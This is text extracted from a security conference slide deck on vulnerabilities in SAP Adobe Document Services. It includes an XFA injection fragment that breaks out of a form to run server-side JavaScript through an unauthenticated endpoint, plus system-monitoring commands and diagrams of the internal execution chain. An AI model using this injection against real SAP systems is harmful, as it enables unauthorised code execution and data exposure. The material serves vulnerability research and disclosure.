

Adobe and SAP: All Your Business Documents Belong To Us

25-27 June 2025 | Heidelberg Germany | Yvan Genuer & Fabian Hagg

Print Version Add Row Delete Row					
First name	Last Name	Currency	SALARY	Residence CL	
Marc	Homster	EUR	489.67	Den Haag	
Martha	DeYork	EUR	4,766.80	Brussels	
Lester	Huygenes	EUR	4,010.29	Brussels	
Marcel	Portier	EUR	4,321.01	Paris	
Claude	Guerenot	EUR	15,441.67	Paris	
Solange-Julie	Mercone	EUR	1,541.23	Paris	
Perry	Momster	EUR	5,609.80	Den Haag	
Lisa	Momster-Tomster	USD	429.40	New York	
Alf	Tomster-Momster	USD	10,987.45	San Francisco	
Pamela	Beroti	USD	955.67	San Francisco	
Timothy	Clark	USD	3,955.67	San Francisco	
Tomas	Beroti	USD	5,556.70	New York	
Homer	Simpson	USD	1,257.80	San Francisco	
Fred	Larrington	USD	11,245.30	San Francisco	
Thekla	Mollins	USD	6,234.78	New York	
Sarah	Smith	USD	1,454.78	New York	
Mike	Forester	USD	12,456.56	New York	
Li	Wong	JPY	12,678	Tokio	
Sin	Lang	JPY	62,347	Tokio	
Wu	Hong	JPY	62,544	Tokio	



Fabian Hagg

Security Researcher

Several years SAP experience

linkedin.com/in/haggfabian



Onapsis



Yvan Genuer

Security Researcher

Many years SAP experience

linkedin.com/in/1ggy



Menu

Troopers_2025_Adobe a... x

+ Create

Sign in

All tools

Edit

Convert

E-Sign

Find text or tools

Share

Ask AI Assistant

Introduction

State of the Art

Security Analysis: Our Journey of Discovery

Exploitation

Protection and Mitigation

Takeaways, Future Work & Call for Action

1

7

^

v

↺

↻

🔍

🔍

8.50 x 11.00 in

Menu

Troopers_2025_Adobe a... x

+ Create

?

🔔

🌐

Sign in

—

📐

✕

All tools

Edit

Convert

E-Sign

Find text or tools 🔍

📁

🔄

🖨️

Share

Ask AI Assistant

🖱️

💬

✍️

🔗

🔍

🏠

Introduction

- State of the Art
- Security Analysis: Our Journey of Discovery
- Exploitation
- Protection and Mitigation
- Takeaways, Future Work & Call for Action

📄

...

2

7

^

v

🔄

📄

🔍

🔍

8.50 x 11.00 in < >

First meet during a SAP pentest







84%

of total global
commerce

98%

of the world's
100 largest
companies

85%

of these
companies
use **S/4HANA**

[1] SAP SE. SAP Corporate Fact Sheet (May 9, 2025).



Error Report x +

← → ↻ 🔒 :50001/wsalspdf/Config1

405 Method Not Allowed

Error: com.sap.engine.services.webservices.esbase.server.additions.wsa.WSAddressingException: com.sap.SOA.wsr.030104 - Expected request method POST. Found GET.

[SAP Technology Troubleshooting Guide](#)

Details: No details available.



SAP Configuration of RFC Connections

Generate RFC Callback Positive Lists Activate Non-Empty

RFC callback check secure

DASdefault

SLD_Client

SLD_DataSupplier

RFC_TEMP_1

Destination Detail

Edit

Ping Destination

HTTP Destination

Connection and Transport

Logon Data

Connection Information

URL: http://sapads.s :50000/AdobeDocumentServices/Config?style=rpc

Additional Settings for SAP Systems

System ID:

Client:

Language:

Connection Edit Goto Extras Utilities System Help

SAP RFC Destination ADS

ADS

G HTTP Connection to External Server Des

ADS Connection

Technical Settings

Logon & Security

Special Options

Settings

sapads.s Port 50000
/AdobeDocumentServices/Config?style=rpc



First meet during a SAP pentest

Whatever is a “SAP ADS”

→ It is a centralized system



First meet during a SAP pentest

Whatever is a “SAP ADS”

→ It is a centralized system

→ Work on PDF



First meet during a SAP pentest

Whatever is a “SAP ADS”

- It is a centralized system
- Work on PDF
- SAP and Adobe are involved



Menu

Troopers_2025_Adobe a... x

+ Create

?

🔔

🌐

Sign in

—

□

×

All tools

Edit

Convert

E-Sign

Find text or tools 🔍

📁

🔄

🖨️

Share

Ask AI Assistant

🖱️

🗨️

✍️

🔄

📄

🏠

Introduction

State of the Art

Security Analysis: Our Journey of Discovery

Exploitation

Protection and Mitigation

Takeaways, Future Work & Call for Action

3

7

^

v

🔄

📄

🔍

🔍

8.50 x 11.00 in

<

>



SAPscript

- Text processing, layouting, and form maintenance
- Control commands and symbols



Smart Forms

- Successor of SAPscript available since R/3 4.6C
- Custom form logic and interactive web forms



Adobe Document Services (ADS)

- Developed jointly by Adobe Systems Inc. and SAP SE
- Most “recent” solution with a comprehensive feature set

[2] SAP SE. SAP Help Portal - BC Style and Form Maintenance.

[3] SAP SE. SAP Help Portal - Support Content: Output Management.

[4] SAP SE. SAP Help Portal - Smart Forms.

[5] SAP SE. SAP Help Portal - Adobe Document Services for Form Processing.



aka “SAP Interactive Forms by Adobe (IFbA)”

On-premise extension for creating and processing forms and business documents

Java Runtime (SAP NetWeaver AS Java)



Adobe Document
Services (ADS)

- Developed jointly by Adobe Systems Inc. and SAP SE
- Most “recent” solution with a comprehensive feature set



[5] SAP SE. SAP Help Portal - Adobe Document Services for Form Processing.

aka “SAP Interactive Forms by Adobe (IFbA)”

On-premise extension for creating and processing forms and business documents

Java Runtime (SAP NetWeaver AS Java)

Supports

- Java & ABAP integration
- Digital signatures
- Custom fonts
- Adobe LiveCycle Designer for SAP Solutions
- ...




Adobe Document
Services (ADS)

- Developed jointly by Adobe Systems Inc. and SAP SE
- Most “recent” solution with a comprehensive feature set

[5] SAP SE. SAP Help Portal - Adobe Document Services for Form Processing.





SAP System with ADS



SAP Security Note	Year	CVSS	Title
2342974	2017	6.5	Arbitrary Valid Certificate Vulnerability in Adobe Document Services
2392719	2017	5.3	Potential Denial of Service Vulnerability in Adobe Document Services
2236258	2017	5.5	Missing XML Validation Vulnerability in Adobe Document Services
2245398	2016	7.3	Java Deserialization Vulnerability in Adobe Interactive Forms
2218411	2016	-	Potential Remote Termination of Running Processes in Adobe Document Services
1450228	2010	-	Directory Traversal in CL_FP_ADS_HTTP_EXTENSION

[6] SAP SE. SAP Security Notes.



Menu

Troopers_2025_Adobe a... x

Create

?

🔔

🌐

Sign in

—

📐

✕

All tools

Edit

Convert

E-Sign

Find text or tools 🔍

📁

🔄

🖨️

Share

Ask AI Assistant

🖱️

🗨️

✍️

🔄

🔍

🏠

Introduction

State of the Art

Security Analysis: Our Journey of Discovery

Exploitation

Protection and Mitigation

Takeaways, Future Work & Call for Action

📄

...

4

7

^

v

🔄

📄

🔍

🔍

8.50 x 11.00 in

<

>

Security Analysis: Our Journey of Discovery

First Finding: XFA Breakout



Error Report x +

← → ↻ 🔒 :50001/wsalspdf/Config1

405 Method Not Allowed

Error: com.sap.engine.services.webservices.esbase.server.additions.wsa.WSAddressingException: com.sap.SOA.wsr.030104 - Expected request method POST. Found GET.

[SAP Technology Troubleshooting Guide](#)

Details: No details available.



Print Version

Birthdate	First name	Last Name	Currency	SALARY	Residence CL	Sex	Married	WEIGHT	ENTRYDATE	Age
1/11/1957	Marc	Homster	EUR	489.67	Den Haag	MALE	☒	75.6	5/17/2025	68
6/6/1973	Martha	DeYork	EUR	4,766.80	Brussels	FEMALE	☐	57.8	5/18/2025	51
3/14/1975	Lester	Huygenes	EUR	4,010.29	Brussels	MALE	☒	82.3	5/9/2025	50
3/14/1972	Marcel	Portier	EUR	4,321.01	Paris	MALE	☒	95.7	5/8/2025	53
4/20/1964	Nadine	Marot	EUR	5,341.53	Paris	FEMALE	☒	64.7	5/7/2025	61
1/7/1974	Claude	Guerenot	EUR	15,441.67	Paris	MALE	☐	84.4	5/18/2025	51
3/20/1973	Solange-Julie	Mercone	EUR	1,541.23	Paris	FEMALE	☒	61.3	5/17/2025	52
3/14/1978	Perry	Monster	EUR	5,609.80	Den Haag	MALE	☐	80.8	5/20/2025	47
4/29/1949	Lisa	Monster-Tomster	USD	429.40	New York	FEMALE	☐	67.4	5/19/2025	76
8/19/1966	Alf	Tomster-Monster	USD	10,987.45	San Francisco	MALE	☐	87.2	5/22/2025	58
8/19/1916	Pamela	Beroti	USD	955.67	San Francisco	FEMALE	☒	65.3	5/18/2025	108
5/26/1954	Timothy	Clark	USD	3,955.67	San Francisco	MALE	☐	85.3	5/19/2024	71
5/1/1950	Tomas	Beroti	USD	5,556.70	New York	MALE	☒	74.6	5/12/2025	75
6/11/1973	Homer	Simpson	USD	1,257.80	San Francisco	MALE	☒	78.6	4/19/2025	51
4/12/1970	Fred	Larrington	USD	11,245.30	San Francisco	MALE	☒	82.6	3/19/2025	55
7/21/1982	Thekla	Mollins	USD	6,234.78	New York	FEMALE	☐	73.9	5/26/2025	42
6/7/1964	Sarah	Smith	USD	1,454.78	New York	FEMALE	☐	70.2	5/19/2025	60
9/9/1967	Mike	Forester	USD	12,456.56	New York	MALE	☒	85.9	5/5/2025	57
7/12/1971	Li	Wong	JPY	12,678	Tokio	FEMALE	☐	66.4	4/19/2025	53
5/21/1956	Sin	Lang	JPY	62,347	Tokio	MALE	☒	78.6	5/19/2025	69

1 of 1 Automatic Zoom

Birthdate	First name	Last Name	Currency	SALARY	Residence CL	Sex	Married	WEIGHT	ENTRYDATE	Age
1/11/1957	Marc	Homster	EUR	489.67	Den Haag	MALE	true	75.6	5/17/2025	68
6/6/1973	Martha	DeYork	EUR	4,766.80	Brussels	FEMALE	false	57.8	5/18/2025	51
3/14/1975	Lester	Huygenes	EUR	4,010.29	Brussels	MALE	true	82.3	5/9/2025	50
3/14/1972	Marcel	Portier	EUR	4,321.01	Paris	MALE	true	95.7	5/8/2025	53
4/20/1964	Nadine	Marot	EUR	5,341.53	Paris	FEMALE	true	64.7	5/7/2025	61
1/7/1974	Claude	Guerenot	EUR	15,441.67	Paris	MALE	false	84.4	5/18/2025	51
3/20/1973	Solange-Julie	Mercone	EUR	1,541.23	Paris	FEMALE	true	61.3	5/17/2025	52
3/14/1978	Perry	Monster	EUR	5,609.80	Den Haag	MALE	false	80.8	5/20/2025	47
4/29/1949	Lisa	Monster-Tomster	USD	429.40	New York	FEMALE	false	67.4	5/19/2025	76
8/19/1966	Alf	Tomster-Monster	USD	10,987.45	San Francisco	MALE	true	87.2	5/22/2025	58
8/19/1916	Pamela	Beroti	USD	955.67	San Francisco	FEMALE	true	65.3	5/18/2025	108
5/26/1954	Timothy	Clark	USD	3,955.67	San Francisco	MALE	false	85.3	5/19/2024	71
5/1/1950	Tomas	Beroti	USD	5,556.70	New York	MALE	true	74.6	5/12/2025	75
6/11/1973	Homer	Simpson	USD	1,257.80	San Francisco	MALE	true	78.6	4/19/2025	51
4/12/1970	Fred	Larrington	USD	11,245.30	San Francisco	MALE	true	82.6	3/19/2025	55
7/21/1982	Thekla	Mollins	USD	6,234.78	New York	FEMALE	false	73.9	5/26/2025	42
6/7/1964	Sarah	Smith	USD	1,454.78	New York	FEMALE	false	70.2	5/19/2025	60
9/9/1967	Mike	Forester	USD	12,456.56	New York	MALE	true	85.9	5/5/2025	57
7/12/1971	Li	Wong	JPY	12,678	Tokio	FEMALE	false	66.4	4/19/2025	53
5/21/1956	Sin	Lang	JPY	62,347	Tokio	MALE	true	78.6	5/19/2025	69
7/22/1952	Wu	Hong	JPY	62,544	Tokio	MALE	false	75.3	5/18/2025	72
9/2/1973	Lan	Sing	JPY	4,563	Tokio	FEMALE	true	57.3	5/23/2025	51
7/3/1971	Lu	Wang	JPY	14,563	Tokio	MALE	false	68.3	5/14/2025	53

<https://saphost/webdynpro/resources/sap.com/bi~alv~testapps/ALVTest#>



SAP Systems



Authenticated




Researcher



SAP NetWeaver Application Server Java

/wsalvpdf



SAP Adobe Document Service (ADS)

/AdobeDocumentServices



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

Send [Settings] Cancel < >

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /wsalvpdf/Config1?style=document HTTP/1.1	1	HTTP/1.1 200 OK
2	Accept-Encoding: gzip, deflate, br	2	connection: close
3	Content-Type: text/xml; charset=UTF-8	3	server: SAP NetWeaver Application Server 7.53
4	SOAPAction: ""	4	content-type: text/xml; charset=utf-8
5	Content-Length: 2831	5	date: Mon, 19 May 2025 06:40:32 GMT
6	Host: saphost:50000	6	
7	User-Agent: Apache-HttpClient/4.5.5 (Java/16.0.1)	7	<?xml version="1.0" encoding="UTF-8"?>
8	Connection: close		<SOAP-ENV:Envelope xmlns:xs="http://www.w3.org/2001/XMLSchema-instance" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
9			<body>
10	<?xml version="1.0" encoding="UTF-8"?>		<SOAP-ENV:Body xmlns:ns="urn:wsalvpdf">



Adobe XFA (XML Forms Architecture)

- An XML-based specification
- Designed for creating dynamic and interactive forms

```
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
  <xfa:template
    xmlns:xfa="http://www.xfa.org/schema/xfa-template/3.3">
    <form>
      <subform name="form1">
        <field name="textField1">
          <ui>
            <textEdit/>
          </ui>
          <font typeface="Helvetica"/>
        </field>
      </subform>
    </form>
  </xfa:template>
  <xfa:datasets
    xmlns:xfa="http://www.xfa.org/schema/xfa-data/3.3">
    <xfa:data>
      <textField1>Hello XFA!</textField1>
    </xfa:data>
  </xfa:datasets>
</xdp:xdp>
```



Adobe XFA (XML Forms Architecture)

- An XML-based specification
- Designed for creating dynamic and interactive forms
- Accept `<script>` with content type
 - `application/x-javascript`
 - `application/x-formcalc`

```
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
  <xfa:template
    xmlns:xfa="http://www.xfa.org/schema/xfa-template/3.3">
    <form>
      <subform name="form1">
        <field name="textField1">
          <ui>
            <textEdit/>
          </ui>
          <font typeface="Helvetica"/>
        </field>
      </subform>
    </form>
  </xfa:template>
  <xfa:datasets
    xmlns:xfa="http://www.xfa.org/schema/xfa-data/3.3">
    <xfa:data>
      <textField1>Hello XFA!</textField1>
    </xfa:data>
  </xfa:datasets>
</xdp:xdp>
```



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

```
</subform><subform name="_"><field id="yvan"><event activity="initialize">  
<script runAt="server" contentType="application/x-javascript">  
  this.rawValue = 'version:' + xfa.host.version +  
                  '\\nplatform:' + xfa.host.platform +  
                  '\\nname:' + xfa.host.name +  
                  '\\nlang:' + xfa.host.language;  
</script> </event></field></subform>
```



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

```
</subform><subform name="_"><field id="yvan"><event activity="initialize">  
<script runAt="server" contentType="application/x-javascript">  
  this.rawValue = 'version:' + xfa.host.version +  
    '\\nplatform:' + xfa.host.platform +  
    '\\nname:' + xfa.host.name +  
    '\\nlang:' + xfa.host.language;  
</script> </event></field></subform>
```



SAP Systems



No Auth

HTTP(S)


SAP NetWeaver Application Server Java

/wsalvpdf

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

Researcher



`/wsalvpdf`

URL Built-in Functions


FormCalc provides a number of functions to manipulate the content of URLs, including the ability to:

- download data from a URL,
- upload data to a URL, and
- post data to a URL

These functions are only operational when a protocol host has been provided to the **FormCalc** engine. The list of supported URL protocols (http, https, ftp, file) may thus vary with each protocol hosting environment.

[7] Adobe Systems Inc. *XML Forms Architecture (XFA) Specification: Version 3.3.*




/wsalvpdf

```
// postUrl = getUrl = putUrl --> do nothing
public CalcSymbol postUrl(String sUrl, String sSoapHeader [...]) {
    MsgFormatPos sFmt = new MsgFormatPos(ResId.PROTOCOL_ERR_SYS);
    sFmt.format(sUrl);
    CalcSymbol oErr = new CalcSymbol(sFmt.toString(), true, 0, 0);
    throw new CalcException(oErr);
}
```

The list of supported URL protocols (http, https, ftp, file) may thus vary with each protocol hosting environment.



Security Analysis: Our Journey of Discovery

First Finding: XFA Breakout

Challenge 1: How does it work internally?



SAP Systems



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

Auth:
ADSUSER

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices



Researcher



SAP Systems



Auth:
ADSUSER

HTTP(S)

SAP NetWeaver Application Server Java

SAP Adobe Document Service (ADS)

/AdobeDocumentServices



```
# temp file monitor
while true; do
    date +"%T.%3N" >> /tmp/ADS_tempdir.log
    find /usr/sap/SID/J00/j2ee/cluster/server0/temp/adobewa_* -ls >> /tmp/ADS_tempdir.log
done

# network service monitor
while true; do
    date +"%T.%3N" >> /tmp/ADS_ss.log
    ss -larntp | grep -i -e "icman" >> /tmp/ADS_ss.log
done

# sniffing external interface
tcpdump -i any -w /tmp/ADS_tcpdump_lo.pcap port not 22 or port not 7200

# sniffing local pipe
/root/get_sapstream.sh /tmp/.sapicm50000 /tmp/ADS_stream50000.log
/root/get_sapstream.sh /tmp/.sapicm50001 /tmp/ADS_stream50001.log
/root/get_sapstream.sh /tmp/.sapicm50007 /tmp/ADS_stream50007.log
/root/get_sapstream.sh /tmp/.sapicm50008 /tmp/ADS_stream50008.log

# monitor man processes
strace -f -e trace=file,network -s 10000 -p `pidof jstart` -o /tmp/ADS_strace_jstart.log -T -tt
strace -f -e trace=file,network -s 10000 -p `pidof icman` -o /tmp/ADS_strace_icman.log -T -tt
```



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

java.lang.
.Runtime.
exec()

chmod a+x

/bin/sh

Shared
Files

IIOP handle (via ICM)

XMLForm.exe

exec

XMLForm

IIOP:50007

local/IIOP



SAP Systems



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

java.lang.
.Runtime.
exec()

chmod a+x

/bin/sh

Shared
Files

IIOP handle (via ICM)

XMLForm.exe

exec

XMLForm

IIOP:50007

local/IIOP


Researcher



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

```
java.lang.  
.Runtime.  
exec()
```

```
chmod a+x
```

```
/bin/sh
```

Shared
Files

XMLForm.exe

```
exec
```

XMLForm

IIOP handle (via ICM)

IIOP:50007


local/IIOP



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

```
java.lang.  
.Runtime.  
exec()
```

chmod a+x

/bin/sh

XMLForm.exe

exec

Shared Files

IIOP handle (via ICM)

local/IIOP

XMLForm


IIOP:50007



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

```
java.lang.  
.Runtime.  
exec()
```

```
chmod a+x
```

```
/bin/sh
```

XMLForm.exe

```
exec
```

Shared Files

IIOP handle (via ICM)

local/IIOP

XMLForm

IIOP:50007



SAP Systems



Researcher



No Auth

HTTP(S)

SAP NetWeaver Application Server Java

/wsalvpdf

local/HTTP

SAP Adobe Document Service (ADS)

/AdobeDocumentServices

java.lang.
.Runtime.
exec()

chmod a+x

/bin/sh

XMLForm.exe

exec

XMLForm


Shared
Files

IIOP handle (via ICM)

IIOP:50007

local/IIOP

Common Object Request Broker Architecture (CORBA)




[8] Object Management Group (OMG). CORBA Specification, Version 3.4 - Part 1: CORBA Interfaces.



Common Object Request Broker Architecture (CORBA)

- IIOP provider service in Internet Communication Manager (ICM)



[9] SAP SE. SAP Help Portal - SAP NetWeaver 7.5 - Java Instance.

